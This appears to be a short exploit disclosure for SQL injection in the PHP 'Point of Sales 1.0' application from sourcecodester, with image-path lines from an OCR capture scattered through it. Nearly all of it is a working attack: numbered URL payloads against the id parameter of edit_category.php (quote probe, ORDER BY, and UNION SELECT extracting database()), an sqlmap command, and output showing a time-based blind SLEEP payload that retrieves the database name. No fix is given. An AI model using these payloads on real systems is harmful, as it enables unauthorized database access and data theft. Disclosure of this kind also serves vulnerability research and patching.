

Point of Sales 1.0 - SQL Injection

- Vendor Homepage: https://www.sourcecodester.com/php/14540/point-sales-phppdo-full-source-code-2020.html
- Software Link: https://www.sourcecodester.com/sites/default/files/download/janobe/pos_0.zip
- Version: V1.0
- Proof of Concept:


1. http://192.168.100.234/pos/edit_category.php?id=1




2. http://192.168.100.234/pos/edit_category.php?id=1'




3. http://192.168.100.234/pos/edit_category.php?id=1' --+




4. http://192.168.100.234/pos/edit_category.php?id=1' order by 1,2--+



5. http://192.168.100.234/pos/edit_category.php?id=-1%27%20UNION%20Select%201,2--+



6. http://192.168.100.234/pos/edit_category.php?id=-1%27%20UNION%20Select%201,database()--+



- sql payload:
  -u http://192.168.100.234/pos/edit_category.php?id=1 --batch --current-db

```
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5975 FROM (SELECT(SLEEP(5)))FEbp) AND 'UyaX'='UyaX
---
[15:41:36] [INFO] the back-end DBMS is MySQL
[15:41:36] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruption
s
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[15:41:41] [INFO] fetching current database
[15:41:41] [INFO] retrieved:
[15:41:51] [INFO] adjusting time delay to 1 second due to good response times
sourcecodester_posdb
current database: 'sourcecodester_posdb'
```